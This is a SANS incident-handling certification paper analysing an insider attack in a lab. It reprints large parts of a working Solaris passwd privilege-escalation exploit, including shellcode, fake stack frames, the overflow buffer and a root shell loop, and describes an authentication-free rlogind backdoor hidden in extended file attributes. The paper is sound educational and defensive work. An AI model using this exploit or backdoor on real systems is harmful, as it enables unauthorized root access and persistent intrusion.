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SANS GIAC Certified Incident Handling Program

GCIH Practical Assignment

Version 4.0

Option 1

The Internal Threat

The greatest threat to your network may be right under your nose. A case study of an internal intrusion.

Submitted by:

Jonathan Klein

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Statement of Purpose

The purpose of this document is to illustrate Incident Response techniques in response to a simulated attack created in a lab environment. This paper partially fulfills the requirements for SANS GIAC Certified Incident Handler certification.

Overview

For this practical assignment, the scenario used is that of an internal user exploiting a local system to elevate system privileges. Often, emphasis is placed on protecting organizations from outside attack. However, external attacks account for only 50% of all exploited systems.[1] Clearly, there is a distinct lack of attention paid to the internal attack. What makes the internal attack far more nefarious is that the individual performing the attack is a trusted individual who is granted some access to enterprise machines. This trust level tends to throw suspicion away from the internal employee and cause administrators to focus almost exclusively on external threats. Therefore, this paper focuses on the internal attack.

The intruders attack and compromise of the target system is a two step process:

- Use of a known local vulnerability within Solaris 9 to increase privileges to root access
- Use of a remote access vulnerability within the system to permit continued access to the compromised machine

To further hide the intruder's tracks, a feature of the Solaris 9 OS, known as Extended File Attributes is used to hide the remote access program. This makes the program look like a normal system program when executed. By placing two vulnerabilities into the system, the intruder hopes to mislead the system administrator into believing that, once the initial compromise has been found (the local privilege escalation), the machine is clean. The administrator may not expect a second compromise on the machine.

Affect of Site Policy on Incident Response

[1] Gordon, Lawrence A. , Martin P. Loeb, William Lucyshyn and Robert Richardson. "CSI/FBI Survey (page 10, paragraph 2)." 2004. Computer Security Institute. accessed March 7, 2005. <http://i.cmpnet.com/gocsi/db_area/pdfs/fbi/FBI2004.pdf>

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The procedure for responding to computer security incidents is governed by an organization's Incident Response Policy. Two fundamental Incident Response policy approaches are "Protect and Proceed" or "Pursue and Prosecute". These approaches were identified in RFC 1244, "Site Security Handbook" by J.P. Holbrook and J.K. Reynolds as far back as July, 1991 and are still valid today.[2]

The "Protect and Proceed" approach mandates a quick resumption of business with little or no attempt to gather evidence. This approach is the typical response of an organization with poor security or where litigation is unlikely. The goal is to get the system back online as soon as possible, protected from further attack by repairing the vulnerability that permitted the intrusion. A major risk with this approach is that the intrusion is not effectively analyzed and there may have been other tampering to the system or other systems on the network that is not immediately apparent.

The "Pursue and Prosecute" approach mandates a careful procedure for gathering data and safeguarding it from tampering in a manner that would stand up in a court of law. This approach is used if an organization may be involved in civil or criminal litigation as a result of the incident. Increasing industry regulations and legislation are making this approach more mandatory than optional. Even if an organization has no desire to prosecute intruders, they may be required to report the incident or face possible liability. It is prudent to assume litigation is a possibility and follow strict incident response procedures that meet legal criteria. There is only one opportunity to ensure the evidence gathered has not been tampered with and that is at the time of the incident. When in doubt, assume the evidence gathered will have to stand up in court.

A few examples of legislation that may affect how security incidents are handled include:

- Sarbannes-Oxley Act - Executive management is legally responsible to certify that sufficient controls are in place to ensure that financial data is secure and accurate.[3]

- Health Insurance Portability and Accounting Act (HIPPA) - Organizations involved in handling health care information must ensure that patient data, including health records and financial information, is safeguarded from unauthorized access.[4]

---

[2] Holbrook, J.P. and J.K. Reynolds. "Site Security Handbook (RFC 1244), Page 21" July, 1991. accessed March 7, 2005.
<http://www.faqs.org/rfcs/rfc1244.html>

[3] IT Governance Institute. "IT Control Objectives for Sarbannes-Oxley" (July, 2004)
<http://www.itgi.org/Template_ITGI.cfm?Section=Recent_Publications&CONTENTID=14133&TEMPLATE=/ContentManagement/ContentDisplay.cfm>

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- Gramm-Leach Bliley Act - Organizations that handle any consumer financial data, such as banks, lending institutions, credit agencies, tax preparers - any organization that collects financial data from consumers - must ensure that the data is protected from unauthorized access.[5]

For the purpose of this exercise, it is assumed that the organization follows a policy of "Pursue and Prosecute", mandating that evidence be carefully gathered and protected from tampering.

The Exploit

There is one exploit and one backdoor used for this lab exercise. The exploit is a local privilege escalation for the passwd program in Solaris 9. The backdoor is a modified version of the rlogind program from GNU.

Name

Local privilege escalation exploit

raptor_passwd.c - passwd circ () local, Solaris/SPARC 8/9
 * Copyright (c) 2004 Marco Ivaldi <raptor@0xdeadbeef.info>

http://www.0xdeadbeef.info/exploits/raptor_passwd.c

Remote access backdoor used to keep access

rlogin/rlogind.c – originally written by the GNU Software project. Modified by Jonathan Klein in the following manner:

- Removal of authentication code
- Removal of .rhosts/hosts.equiv checking
- Removal of all log messages
- Changed listen port to 33003 from 514
- Execute program as /usr/bin/vold
- Chang working directory to /

http://www.gnu.org/software/inetutils/inetutils.html

The rlogind program used for this exploit was modified from a version of the inet

[4] National Institute of Standards, "An Introductory Resource Guide for Implementing the Health Insurance Portability and Accounting Act (HIPAA)" (May, 2004) <http://csrc.nist.gov/publications/drafts/DRAFT-sp800-66.pdf>
[5] Federal Trade Commission, "Financial Privacy: The Gramm-Leach Bliley Act" (Dec, 2004) <http://www.ftc.gov/privacy/glbact/index.html>

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utilities from the GNU project.

Operating System

The target system for this attack is a Sun Microsystems Sun-Blade 100 with 512mb of ram and running Sun Solaris 9, Patch level Generic_112233-11. The following patches, needed to allow the exploit, were not installed on the system:

```
* Vulnerable platforms:
Solaris 8 with 108993-14 through 108993-31 and without 108993-32
Solaris 9 without 113476-11
```

Protocols/Services/Applications

The local exploit is buffer overflow vulnerability in the passwd program on both Sun Solaris 8 and Sun Solaris 9. The remote exploit that allows the attacker to keep access makes use of a modified version of rlogind (), a part of the Berkeley rCommand suite, that has the authentication, .rhosts/hosts.equiv and logging all removed.

Local Exploit

The first exploit is a local privilege escalation that provides the intruder with root privileges. For this exercise, it is assumed the intruder is a trusted user who has non-privileged access to the system, but uses the local exploit to elevate account privileges to super-user.

Description

The exploit code is raptor_passwd[6], developed by Marco Ivaldi**,** candidate number (CAN-2004-0360)[7]. The vulnerability is referenced in Sun Advisory 57454 [8] and US Cert Advisory VU# 694782 [9]. At the time of this paper, a CVE number had not been assigned. In the excerpt from the Sun Advisory (Figure 1), there is no reliable mechanism to determine whether the system is being exploited by this attack or not:

---

[6] Ivaldi, Marco. “raptor_passwd.c”, Dead Beef, Unknown, Dead Beef, March 7, 2005. <http://www.0xdeadbeef.info/raptor_passwd.c>

[7] Common Vulnerabilities and Exposures, “CAN-2004-0360”, March 18, 2004, The Mitre Corporation and the US. Department of Homeland Security”. accessed March 7, 2005. <http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-0360>

[8] Sun Microsystems. “Sun Alert 57454”. February, 26, 2004. Sum Microsystems. accessed March 7, 2005. <http://sunsolve.sun.com/search/document.do?assetkey=1-26-57454-1>

[9] United States Computer Emergency Readiness Team, “Cert 694782. February 26, 2004. United States Government. accessed March 7, 2005. <http://www.kb.cert.org/vuls/id/694782>

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3. Symptoms There are no reliable symptoms that would show the described issue has been exploited to gain unauthorized elevated privileges to a host.

Solution Summary Top

4. Relief/Workaround There is no workaround for this issue.

Figure 1 - Excerpt from Sun Advisory 57454

Unlike network based attacks that can be sniffed and a signature developed, this attack leaves no tracks and can be escalated by any user with local access. In addition, there is no workaround for this issue short of removing the passwd program from the system. At the time of the advisory, a patch was made available by Sun Microsystems to fix the problem.[10] The most reliable method in protecting against this attack is to patch the system.

Overview

Prior to Solaris 2.6, most common exploits use the return-into-stack technique so that exploit code to be executed is placed on the stack and the stack frame is corrupted to execute the code. In Solaris 2.6, Sun Microsystems introduced a mechanism to protect against stack overflow attacks, by defining the kernel parameter noexec_user_stack in /etc/system (it should be noted that this feature is automatically set on 64 bit sparc machines. In addition, it is only effective on sun4m and sun4u architectures).

The noexec_user_stack flag forced attackers to find another mechanism to exploit Solaris systems. To that end, the return-into-ld.so technique was developed to work around the noexec_user_stack issue. It uses a writable page within the executable program and then passes part of the exploit through the environment and the rest through an input parameter to the target program. Since it does not use the stack, the noexec_user_stack feature is not effective to protect against this attack. This method of attack was explained by Rafal Wojtczuk in an article posted to SecurityFocus on Jan 30th, 1998.[11] A second article by John McDonald posted to SecurityFocus on Mar 2nd, 1999 further defines the methods to circumvent the noexec_user_stack=1 protection. [12]

[10] Sunsolve Patch Support Portal, "Sunsolve Patch #113476-11", February 23, 2004, Sun Microsystems, accessed March 7, 2005. <http://sunsolve.sun.com/search/document.do?assetkey=urn:cds:docid:1-21-113476-11-1>

[11] Wojtczuk, Rafal. "Defeating Solar Designer Non Executable Stack Patch". SecurityFocus. Jan 30,1998. Security Focus. March 7, 2005. <http://www.securityfocus.com/archive/1/8470/2005-01-30/2005-02-05/1>

[12] McDonald, John. "Defeating Solar/Sparc Non-Executable Protection". SecurityFocus. March 2, 1999. Security Focus. March 7, 2005. <http://www.securityfocus.com/archive/1/12734/2005-01-30/2005-02-05/1>

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To illustrate the return_into_stack technique, a typical vulnerable program might look like this:

```
int do_something (char *s)
{
        char buf[512];
        strcpy(buf, s);         /* No validation of the size of s */
}

main (int argc, char **argv)
{
…
        do_something (argv[1]); /* Notice no size checking of argv[1] */
….
}
```

Figure 2 – Sample of an exploitable program

The following steps describe how a typical exploit of this program would proceed:

- The program proceeds along until it got to do_something(), which in turn executes a strcpy ()
- The strcpy() overwrites the %i and %l registers saved on the main() function's stack frame.
- The do_something() function returns, performing a ret instruction which restores and reads of the Current Window Pointer (CWP)[13] This in turn puts the exploited values of %i0 - %i7 into the registers, rather than the real ones
- Once the main function performs a return and restore, the ret instruction reads the exploited %i7 value and transfers control to the exploited code on the stack.

By setting the noexec_user_stack parameter to 1, programs would not execute in the stack. Instead the program would receive a SIG_SEGV (Segmentation violation) error and terminate. The machine signal for this is SEGV_ACCERR (Permissions error).

With this avenue of exploit removed, the intruder had to find a new mechanism. This brought about the creation of the return-into-ld exploit technique. The difference in this technique vs. the return-into-stack technique is that return-into-ld will attempt to execute the exploit in the proper address space of the target program vs. trying to execute on the stack. The trick is to find a section of

[13] Weaver, David L. and Tom Germond, Editors. "Sparc Architecture Manual, Version 9, Page 9, bullet 2.8". Sun Microsystems. Unknown Release Date. Online reprint from PTR Prentice Hall. March 7, 2005. <http://developers.sun.com/**solaris**/articles/sparcv9.pdf>

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memory that is known at run time to allow for the compromise. With the advent of dynamically linked programs, binaries are smaller than traditional statically-linked programs. Dynamic shared libraries, such as ld.so under Solaris, are loaded into a program at the same address location as every other dynamically linked program that uses the same libraries (assuming they are linked the same way). Therefore, an intruder will know exactly where system calls and other system functions are loaded. Since every dynamically linked program will use function calls in ld.so, it is an ideal shared library to use. By locating specific locations within ld.so through the exploit program, those addresses will be the same for the target program. Finding a proper location requires trial and error on the part of the programmer. The GNU debugger (gdb) is an excellent tool for analyzing programs and determining a likely location to execute the exploit code.

Description of Stack Frame

In the article "Defeating Solaris/SPARC Non-Executable Stack Protection" by John McDonald (jmcdonal@UNF.EDU) published Mar 02 1999 the stack frames in Solaris are described as follows:[14]

Higher addresses

%fp+92->any incoming args beyond 6 (possible)
%fp+68->room for us to store copies of the incoming arguments
%fp+64->pointer to where we can place our return value if necessary
%fp+32->saved %i0-%i7
%fp---->saved %l0-%l7
%fp----> (previous top of stack)
    space for automatic variables
    Possible room for temporaries and padding for 8 byte alignment
%sp+92->possible room for outgoing parameters past 6
%sp+68->room for next function to store our outgoing arguments (6 words)
%sp+64->pointer to room for the return value of the next function
%sp+32->saved %o0-%o7 / room for next non-leaf function to save %i0-%i7
%sp---->room for next non-leaf function to save %l0-%l7
%sp---->(top of stack)

Lower addresses

fp – frame pointer
sp – stack pointer

[14] McDonald

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Figure 3 – Description of a Sparc Stack Frame

The following is paraphrased from Mr. McDonald's article and describes how the stack-based exploit technique works:

> The stack grows upward, so from the top of the stack, looking up, there is room for the next function to save the %l and %i registers. Copies of the arguments provided by the previous function (the %o0-o7 registers) are saved at %sp + 0x20.[15]
>
> There is a one word pointer to memory where a called function can place its return value. Typically, the return value would be in %o0, but it is possible for a function to return something that cannot fit in a register (such as a structure). In this case, the address of the memory where the return value is stored is placed into this location before calling the function. The return value is placed in that memory, and the address of that memory is returned in %o0.
>
> There are six words reserved for the next function to store the arguments that are passed to it through the registers. This is necessary in case the called function passes the address of one of its incoming parameters since registers themselves do not have addresses.
>
> Next on the stack, there is temporary storage and padding for alignment. The stack pointer has to be aligned on an eight byte boundary.
>
> Automatic variables are next saved on the stack. From within this function, the automatic variables can be addressed relative to the frame pointer (%fp - something).
>
> If an overflow is performed of an automatic variable, it is going to overwrite the saved %i and %l values of the function that called the function being overflowed. When the function being overflowed returns, it will return into the caller, because it has the return address stored in the %i7 register. The restore instruction will move the contents of the %i registers into the %o registers. The bogus values for %l and %i will then be read from the stack into the corresponding registers. On the next return from a function, the program will return into the bogus address put at %i7's place on the stack frame by the overflowed function. This explains why two returns are required to perform a classic buffer overflow.[16]

Leaf vs. Non-leaf Functions

In Mr. McDonald's article, he describes the difference between leaf and non-leaf functions and the importance of using non-leaf functions to exploit a target program. His article states:

> There are two kinds of functions: leaf and non-leaf functions. The leaf functions do not use any stack space to do their work, and do not call any other functions. Thus, they do not need to use the 'save' instruction to set up a stack frame. They operate using the registers in %o0-%o7 as their arguments. When a leaf function is done, it returns by

[15] The original article had 0x10. This was corrected here.
[16] McDonald

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> jumping to the address it has in %o7. The non-leaf functions are ones that require a stack frame, and they use the 'save', 'ret', and 'restore' instructions.[17]

Therefore, to make this technique successful, non-leaf functions must be used because they use the stack frames, permitting phony values to be created which fool the program into running in an alternate location.

The Environment, Exploit Shell Code and Stack Frame

The figure below demonstrates how the environment is used to pass the exploit shell code and a fake stack frame.[18]

```
u_char sparc_shellcode[] =
"\xAA\xAA\x90\x08\x3f\xff\x82\x10\x20\x8d\x91\xd0\x20\x08"
"\x90\x08\x3f\xff\x82\x10\x20\x17\x91\xd0\x20\x08"
"\x2d\x0b\xd8\x9a\xac\x15\xa1\x6e\x2f\x0b\xda\xdc\xae\x15\xe3\x68"
"\x90\x0b\x80\x0e\x92\x03\xa0\x0c\x94\x1a\x80\x0a\x9c\x03\xa0\x14"
"\xec\x3b\xbf\xec\xc0\x23\xbf\xf4\xdc\x23\xbf\xf8\xc0\x23\xbf\xfc"
"\x82\x10\x20\x3b\x91\xd0\x20\x08\x90\x1b\xc0\x0f\x82\x10\x20\x01"
"\x91\xd0\x20\x08\xAA";

...
  long_p=(long *)fakeframe;
  *long_p++=0xAAAAAAAA; // garbage
  *long_p++=0xdeadbeef; // %l0
  *long_p++=0xdeadbeef; // %l1
  *long_p++=0xdeadbeaf; // %l2
  *long_p++=0xdeadbeef; // %l3
  *long_p++=0xdeadbeaf; // %l4
  *long_p++=0xdeadbeef; // %l5
  *long_p++=0xdeadbeaf; // %l6
  *long_p++=0xdeadbeef; // %l7
  *long_p++=dest_addr; // %i0 - our destination (i just picked somewhere)
  *long_p++=0xeffffb18; // %i1 - our source
  *long_p++=0xdeadbeef;
  *long_p++=0xdeadbeef;
  *long_p++=0xdeadbeef;
  *long_p++=0xdeadbeef;
  *long_p++=0xeffffd18; // %fp - just has to be somewhere strcpy can use
  *long_p++=dest_addr-8; // %i7 - return into our shellcode
  *long_p++=0;
…
  env[0]=sparc_shellcode;
```

[17] McDonald
[18] McDonald

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```
env[1]=&(fakeframe[2]);
env[2]=teststring;
env[3]=padding;
env[4]=NULL;

execle("/usr/bin/rdist","rdist","-d",tempbuf,"-c","/tmp/","${blh}",
  (char *)0, env);
```

Figure 4 – Environment, Exploit and Stack Frame

Implementation of the Technique

In this implementation, the intruder is making use of an exploit in passwd through the circ() function. The program passing the buffer into circ() does not check the boundary conditions to verify that it was less than 256 bytes in length. This allows the intruder to exploit it. All examples of code in this section are from raptor_passwd[19]

In this snippet of code, the exploit program performs the following:

- By using the address of argv[0], the program is searching for the stack base of the architecture. This stack base can exist at 0xffffffff or 0xefffffff.
- Searches for the address of strcpy() in the ld.so segment.
- Searches for a segment which permits the execution of the exploit code (read/write/execute).

It must be noted that this involves a lot of trial and error, so several attempts may be required to get the correct location. See the reference section for the complete exploit code.

```
// Set the address for our args

int       sb = ((int)argv[0] | 0xffff) & 0xfffffffc;

// Look for strcpy()'s address in ld.so
int       ret = search_ldso("strcpy");

// Look for a read/write/execute memory segment
int       rwx_mem = search_rwx_mem();
```

Figure 5 – Searching for the environment, strcpy and a page of memory

When building the exploit code and phony stack frames, consideration must be given for additional variables in the environment. Solaris places the name of the program and the platform into the environment, prior to placing the environment variables into the space. The following code snip accounts for the proper offsets

[19] Ivaldi

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(plus moving past the environment and argv[0]).

```
/* voodoo macros */
#define VOODOO32(_,__,___) {_--;_+=(__+___-1)%4-_%4<0?8-_%4:4-_%4;}
#define VOODOO64(_,__,___) {_+=7-(_+(__+___+1)*4+3)%8;}

……

/* calculate the offset to argv[0] (voodoo magic) */
plat_len = strlen(platform) + 1;
prog_len = strlen(VULN) + 1;
offset = arg_len + env_len + plat_len + prog_len;
if (rel > 7)
        VOODOO64(offset, arg_pos, env_pos)
else
        VOODOO32(offset, plat_len, prog_len)
```

Figure 6 – Obtaining the size of the target program and platform name

In the example, the intruder sets up the first stack frame to return into strcpy() minus 4 bytes (when ret adds 8 bytes to the address, the save instruction will be bypassed). Once the request to circ() has been processed, two returns are performed. Since the ret instruction adds 8 bytes to the address before returning to get past the call and delay slot instructions, it returns into strcpy() after the save instruction.[20] The save instruction will move the current contents of %o0-%o7 into %i0-%i7, which would overwrite the phony registers. By returning after the save instruction, the phony registers will have the correct values. In strcpy(), two arguments are used. The first argument is the destination buffer and second argument is the source buffer. In this case, the shell exploit code is passed as the source into the read/write/execute memory segment identified as safe to use by the search_rwx_mem() function. Also note the return address is the address of the segment that will contain the exploit code, minus the 8 bytes that the ret instruction will add to the address. The following code illustrates the building of a part of a dummy stack frame and placing the dummy environment, fake stack frame and exploit code into the environment that will be passed to passwd.

```
/*
 * saved %i registers
 */
set_val(ff, i += 4, rwx_mem);              /* %i0: 1st arg to strcpy() */
set_val(ff, i += 4, 0x42424242); /* %i1: 2nd arg to strcpy() */
set_val(ff, i += 4, DUMMY);                /* %i2 */
set_val(ff, i += 4, DUMMY);                /* %i3 */
set_val(ff, i += 4, DUMMY);                /* %i4 */
set_val(ff, i += 4, DUMMY);                /* %i5 */
```

[20] See Appendix for an explanation of the delay slot instruction

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```
set_val(ff, i += 4, sb - 1000);                 /* %i6: frame pointer */
set_val(ff, i += 4, rwx_mem - 8); /* %i7: return address */
...
…
ff_addr = add_env(var);                         /* var must be before ff! */
sc_addr = add_env(ff);
add_env(sc);
add_env(NULL);
…
set_val(ff, 36, sc_addr);           /* 2nd arg to strcpy() */
```

Figure 7 – Building the exploit environment

The overflow that must be created for the circ() function is shown in the figure below. Byte 112 is the %i6 register (Frame pointer) and the %i7 register is the return address. The two objects of interest are the frame pointer (which points to our other phony frame) and the return address (which points to the strcpy() function). When these values are used by the system as %i6 and %i7, the target program is on its way to being exploited. The following code Illustrates the creation of a dummy stack frame and the construction of the buffer that will be passed to passwd to cause the overflow.

```
/*
         * saved %l registers
         */
        set_val(ff, i  = 0, DUMMY);                 /* %l0 */
        set_val(ff, i += 4, DUMMY);                 /* %l1 */
        set_val(ff, i += 4, DUMMY);                 /* %l2 */
        set_val(ff, i += 4, DUMMY);                 /* %l3 */
        set_val(ff, i += 4, DUMMY);                 /* %l4 */
        set_val(ff, i += 4, DUMMY);                 /* %l5 */
        set_val(ff, i += 4, DUMMY);                 /* %l6 */
        set_val(ff, i += 4, DUMMY);                 /* %l7 */

        /*
         * saved %i registers
         */
        set_val(ff, i += 4, rwx_mem);               /* %i0: 1st arg to strcpy() */
        set_val(ff, i += 4, 0x42424242); /* %i1: 2nd arg to strcpy() */
        set_val(ff, i += 4, DUMMY);                 /* %i2 */
        set_val(ff, i += 4, DUMMY);                 /* %i3 */
        set_val(ff, i += 4, DUMMY);                 /* %i4 */
        set_val(ff, i += 4, DUMMY);                 /* %i5 */
        set_val(ff, i += 4, sb - 1000);             /* %i6: frame pointer */
        set_val(ff, i += 4, rwx_mem - 8); /* %i7: return address */
…

/* fill the evil buffer */
for (i = 0; i < BUFSIZE - 4; i += 4)
        set_val(buf, i, var_addr);
```


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```
/* may need to bruteforce the distance here */
set_val(buf, 112, ff_addr);
set_val(buf, 116, ret - 4);                    /* strcpy(), after the save */
…
write(cfd, buf, strlen(buf));
```

Figure 8 – Building the exploit buffer

It must be noted that two returns are required to begin running the exploit. Once the stack is overflowed, the first return will occur based on the value of %i7. Once that return occurs, the next occurrence of %i7 will be the address where the intruder wants the program to execute next, in this case, the strcpy() function. Once the program gets through the strcpy() function, the exploit executes the setuid()function call to set the real userID of the target program to 0 (root) and then spawn /bin/ksh.

For most programs that could be exploited, stdin, stdout, and stderr can be controlled directly by the controlling tty to execute commands (or feed them in through other means, such as redirecting stdin from a file). However, passwd() uses a pseudo-tty to read the password from the user, so that it cannot be redirected from a file. This makes the exploit more complicated since a pseudo tty master/slave pair must be used to convince passwd() that it is reading from a real terminal and permits the transmission of the exploit buffer. In addition, it allows for the transmission of commands to be executed by /bin/ksh. The following code illustrates the locating of a master/slave pseudo-tty pair.

```
/*
 * find_pts(): find a free slave pseudo-tty
 */
int find_pts(char **slave)
{
        int             master;
        extern char     *ptsname();

        /* open master pseudo-tty device and get new slave pseudo-tty */
        if ((master = open("/dev/ptmx", O_RDWR)) > 0) {
                grantpt(master);
                unlockpt(master);
                *slave = ptsname(master);
                return(master);
        }

        return(-1);
}
.....
```

Figure 9 – Finding a free pseudo master/slave tty pair

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Once an unused master/slave pair has been found, the pseudo-terminal (pty) can be used to trick passwd into thinking it is using a real terminal. The following steps will create a proper terminal for passwd:

- The link to the controlling tty that spawned this process is severed by running setsid()
- Open the pty
- Push streams module ptem (ptem is a STREAMS module that emulates a terminal when used in conjunction with a line discipline and pseudo terminal driver)
- Push ldterm to set up the terminal emulation (ldterm is a line discipline streams driver that provides most of the termio functionality to allow the pty to act a real tty)
- Duplicate the pty file descriptor for stdin, stdout and stderr

The code that performs this is as follows:

```
/* start new session and get rid of controlling terminal */
if (setsid() < 0) {
        perror("setsid");
        exit(1);
}

/* open the new pts */
if ((newpts = open(newpts_str, O_RDWR)) < 0) {
        perror("open");
        exit(1);
}

/* ninja terminal emulation */
ioctl(newpts, I_PUSH, "ptem");
ioctl(newpts, I_PUSH, "ldterm");

/* close the child fd
```

Figure 10 – Setting up the pseudo tty

Since the target program is talking through a pseudo-terminal, the exploit program cannot simply terminate and allow control to pass to the target program. When the exploit program closes, it will be seen as an EOF on stdin to the target program and cause the target program to terminate. Therefore, the exploit program must maintain control and pass the intruders commands via the pseudo-tty to the target program, in this case passwd. The following code transfers data back and forth between the exploited passwd program and the intruder entering commands.

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```
/*
 * shell(): semi-interactive shell hack
 */
void shell(int fd)
{
      fd_set      fds;
      char  tmp[128];
      int   n;

      /* quote from kill bill: vol. 2 */
      fprintf(stderr, "\"Pai Mei taught you the five point palm
exploding heart technique?\" -- Bill\n");
      fprintf(stderr, "\"Of course.\" -- Beatrix Kidd0, alias Black
Mamba, alias The Bride (KB Vol2)\n\n");

      /* execute auto commands */
      write(1, "# ", 2);
      write(fd, CMD, strlen(CMD));

      /* semi-interactive shell */
      for (;;) {
            FD_ZERO(&fds);
            FD_SET(fd, &fds);
            FD_SET(0, &fds);

            if (select(FD_SETSIZE, &fds, NULL, NULL, NULL) < 0) {
                  perror("select");
                  break;
            }

            /* read from fd and write to stdout */
            if (FD_ISSET(fd, &fds)) {
                  if ((n = read(fd, tmp, sizeof(tmp))) < 0) {
                        fprintf(stderr, "Goodbye...\n");
                        break;
                  }
                  if (write(1, tmp, n) < 0) {
                        perror("write");
                        break;
                  }
            }

            /* read from stdin and write to fd */
            if (FD_ISSET(0, &fds)) {
                  if ((n = read(0, tmp, sizeof(tmp))) < 0) {
                        perror("read");
                        break;
                  }
                  if (write(fd, tmp, n) < 0) {
                        perror("write");
                        break;
                  }
            }
      }

      close(fd);
      exit(1);
```

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```
}
```

Figure 11 – Talking to the target program (passwd)

Other functions explained

In search_ldso(),the dlmopen() function call is used to open the ld.so library. By using the RTLD_LAZY option, references will not be relocated until they are used. The dlsym() function finds the address or addresses of known functions in the shared library. In this implementation, the function being sought is the strcpy() function. The is illustrated in the following code:

```
int search_ldso(char *sym)
{
        int             addr;
        void            *handle;
        Link_map        *lm;

        /* open the executable object file */
        if ((handle = dlmopen(LM_ID_LDSO, NULL, RTLD_LAZY)) == NULL) {
                perror("dlopen");
                exit(1);
        }

        /* get dynamic load information */
        if ((dlinfo(handle, RTLD_DI_LINKMAP, &lm)) == -1) {
                perror("dlinfo");
                exit(1);
        }

        /* search for the address of the symbol */
        if ((addr = (int)dlsym(handle, sym)) == NULL) {
                fprintf(stderr, "sorry, function %s() not found\n", sym);
                exit(1);
        }

        /* close the executable object file */
        dlclose(handle);

        check_addr(addr - 4, sym);
        return(addr);
}
```

Figure 12 – The search_ldso() function

Remember, the address being checked by check_addr() must be four bytes less than where the function is. That way, when the program executes the ret instruction, it will return after the save instruction.

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Another useful piece of information is the memory map used by a running process (in Solaris, it is /proc/<process id>/map). In the implementation, the programmer needs to find a safe location to execute the exploit code. In this case search_rwx_mem() is used to search the memory map to find a suitable page. This location should be safe in both the exploit program and the target program. Again, gdb is a useful tool to assist in this and some trial and error will occur until the location is found. The following code illustrates a search for the last writable page in the program's memory space.

```
int search_rwx_mem(void)
{
        int     fd;
        char    tmp[16];
        prmap_t         map;
        int     addr = 0, addr_old;

        /* open the proc filesystem */
        sprintf(tmp,"/proc/%d/map", (int)getpid());
        if ((fd = open(tmp, O_RDONLY)) < 0) {
                fprintf(stderr, "can't open %s\n", tmp);
                exit(1);
        }

        /* search for the last RWX memory segment before stack (last - 1) */
        while (read(fd, &map, sizeof(map)))
                if (map.pr_vaddr)
                        if (map.pr_mflags & (MA_READ | MA_WRITE | MA_EXEC)) {
                                addr_old = addr;
                                addr = map.pr_vaddr;
                        }
        close(fd);

        /* add 4 to the exact address NULL bytes */
        if (!(addr_old & 0xff))
                addr_old |= 0x04;
        if (!(addr_old & 0xff00))
                addr_old |= 0x0400;

        return(addr_old);
}
```

Figure 13 – The search_rwx_mem() function

It is important to make sure than none of the addresses have a byte that is 0x0. A 0x0 byte could be interpreted as a NULL and aborts any copy you might be making. In addition, you may have to worry about 0x4 (EOT), as it could affect the pseudo tty session with passwd. Also0xa (NL), 0xd (CR) may affect copy functions that look for these characters. The search for lower case characters may have something to do with the way passwd operates. The following code

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illustrates the checking of addresses to verify that none of these hex numbers exist in any byte of the address.

```
/*
 * check_addr(): check an address for 0x00, 0x04, 0x0a, 0x0d or 0x61-0x7a bytes
 */
void check_addr(int addr, char *pattern)
{
        /* check for NULL byte (0x00) */
        if (!(addr & 0xff) || !(addr & 0xff00) || !(addr & 0xff0000) ||
           !(addr & 0xff000000)) {
                fprintf(stderr, "Error: %s contains a 0x00!\n", pattern);
                exit(1);
        }

        /* check for EOT byte (0x04) */
        if (((addr & 0xff) == 0x04) || ((addr & 0xff00) == 0x0400) ||
           ((addr & 0xff0000) == 0x040000) ||
           ((addr & 0xff000000) == 0x04000000)) {
                fprintf(stderr, "Error: %s contains a 0x04!\n", pattern);
                exit(1);
        }

        /* check for NL byte (0x0a) */
        if (((addr & 0xff) == 0x0a) || ((addr & 0xff00) == 0x0a00) ||
           ((addr & 0xff0000) == 0x0a0000) ||
           ((addr & 0xff000000) == 0x0a000000)) {
                fprintf(stderr, "Error: %s contains a 0x0a!\n", pattern);
                exit(1);
        }

        /* check for CR byte (0x0d) */
        if (((addr & 0xff) == 0x0d) || ((addr & 0xff00) == 0x0d00) ||
           ((addr & 0xff0000) == 0x0d0000) ||
           ((addr & 0xff000000) == 0x0d000000)) {
                fprintf(stderr, "Error: %s contains a 0x0d!\n", pattern);
                exit(1);
        }

        /* check for lowercase chars (0x61-0x7a) */
        if ((islower(addr & 0xff)) || (islower((addr & 0xff00) >> 8)) ||
           (islower((addr & 0xff0000) >> 16)) ||
           (islower((addr & 0xff000000) >> 24))) {
                fprintf(stderr, "Error: %s contains a 0x61-0x7a!\n", pattern);
                exit(1);
        }
}
```

Figure 14 – The check_addr() function

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Remote Access Backdoor

Once intruders have successfully obtained root access on the target system, they will typically deploy other mechanisms to maintain remote access to the system, in case the original method of access is removed. To further cover their tracks, intruders could hide the program within the extended attribute space of a Solaris 9 file system. Extended attributes were introduced by Sun Microsystems in Solaris 9 as a way to tie extended attributes to a normal file or directory.[21] This mechanism is similar to Microsoft's extended file attributes. It is possible to place and execute binary programs within extended attribute space. It is not always obvious that a file has an extended attribute associated with it. In the four examples below, we use the simple directory long list with dot files, the directory list with dot files and extended attributes and the directory list with dot files, long list and attributes. In the first example, there is no sign of an extended attribute (the @ sign at the end of the permissions).

```
$ ls -la
total 18
drwxr-xr-x   2   root    other      512   Feb  3 10:04 .
drwxr-xr-x  16   root    other      512   Feb  3 09:55 ..
-r-xr-xr-x   1   root    other     6104   Feb  3 09:58 sqlclean
-r--r--r--   1   root    other       74   Feb  3 09:55 sqldata
```

Figure 15 – `ls` command with `-la` options

In the second example, we see the @ sign showing the extended attribute.

```
$ ls -a@
total 18
drwxr-xr-x@  2 root    other      512   Feb  3 10:04 .
drwxr-xr-x  16 root    other      512   Feb  3 09:55 ..
-r-xr-xr-x   1 root    other     6104   Feb  3 09:58 sqlclean
-r--r--r--   1 root    other       74   Feb  3 09:55 sqldata
```

Figure 16 – `ls` command with `-a@` options

However, in the third example, the long list flag causes the extended attribute to not show up, even though we are using the @ option. This may cause system administrators to miss the fact that a file has an extended attribute.

```
$ ls -al@
total 18
drwxr-xr-x         2      root    other      512    Feb  3 10:04 .
drwxr-xr-x  16 root    other      512   Feb  3 09:55 ..
-r-xr-xr-x   1 root    other     6104   Feb  3 09:58 sqlclean
```

[21] Brunette, Glenn. "Hiding Within the Trees," (*;login* magazine, February, 2004) <http://www.usenix.org/publications/login/2004-02/pdfs/brunette.pdf>

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```
-r--r--r--    1    root    other       74    Feb  3 09:55 sqldata
```

Figure 17 – ls command with –al@ options

